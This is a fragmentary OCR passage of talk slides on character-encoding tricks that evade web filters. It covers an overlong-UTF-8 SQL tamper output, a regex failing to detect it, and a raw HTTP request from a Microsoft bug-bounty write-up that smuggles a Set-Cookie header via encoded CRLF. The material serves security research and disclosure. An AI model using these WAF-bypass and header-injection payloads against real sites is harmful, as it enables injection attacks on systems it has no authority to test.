* <https://www.thecodingforums.com/threads/newbie-question-about-character-encoding-what-does-0;121434.html>

```
>>> tamper('SELECT FIELD FROM TABLE WHERE 2>1')
```

```
'SELECT%C0%A0FIELD%C0%A0FROM%C0%A0TABLE%C0%A0WHERE%C0%A02%C0%BE1'
```

```
"""
```

Overlong spaces

Overlong <

↳ regex101.com/?testString=SELECT%C0%A0FIELD%C0%A0FROM%C0%A0TABLE%.

Meta Escape — matches any whitespace character (equivalent to `[\r\n\t\f\v]`)

:/ select\s\S+\sfrom


TEST STRING

Cannot handle overlong


no match (7 steps, 40µs)

/ gmi

SELECT??FIELD??FROM??TABLE??WHERE??2??1



↳ regex101.com/?testString=SELECT%C0%A0FIELD%C0%A0FROM%C0%A0TABLE%.



Meta Escape — matches any whitespace character (equivalent to `[\r\n\t\f\v]`)


:/ select\s\S+\sfrom

TEST STRING

SELECT??FIELD??FROM??TABLE??WHERE??2??1

U+FFFD
? Replacement Character

Agenda



Decoding Errors

Truncation

Bug Bounty CRLF Injection



Neh Patel
@thecyberneh


...

New Writeup:-


\$6000 with Microsoft Hall of Fame | Microsoft Firewall Bypass | CRLF to XSS | Microsoft Bug Bounty

infosecwriteups.com/6000-with-micr...

#bugbountytips #cybersecuritytips #bugbounty #writeup




<https://thecyberneh.github.io/posts/MicrosoftBugbounty/>



Access Denied

You don't have permission to access "<http://www.example.com/>" on this server.



Request

Pretty Raw Hex ⌂ ⌂ ⌂

```
1 GET /%E5%98%8D %E5%98%8A Set-Cookie:crlfinjection=the
cyberneh HTTP/1.1
2 Host: [REDACTED] microsoft.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
    text/html,application/xhtml+xml,application/xml
    ;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
